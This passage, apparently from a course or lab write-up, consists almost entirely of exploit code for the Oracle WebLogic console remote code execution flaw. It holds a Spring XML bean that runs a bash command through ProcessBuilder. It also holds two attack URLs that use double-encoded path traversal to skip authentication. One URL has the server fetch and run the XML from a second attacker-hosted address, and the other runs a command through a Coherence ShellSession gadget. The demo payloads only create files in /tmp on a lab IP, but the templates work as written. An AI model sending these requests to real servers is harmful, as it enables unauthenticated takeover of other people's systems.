  −<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    −<constructor-arg>
      −<list>
          <value>bash</value>
          <value>-c</value>
          <value>touch /tmp/geektime1</value>
        </list>
      </constructor-arg>
    </bean>
  </beans>
```

http://192.168.80.128:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext()"http://192.168.80.128:8082/hackable/uploads/rce.xml")




```
http://192.168.80.128:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec('touch%20/tmp/geektime2');")
```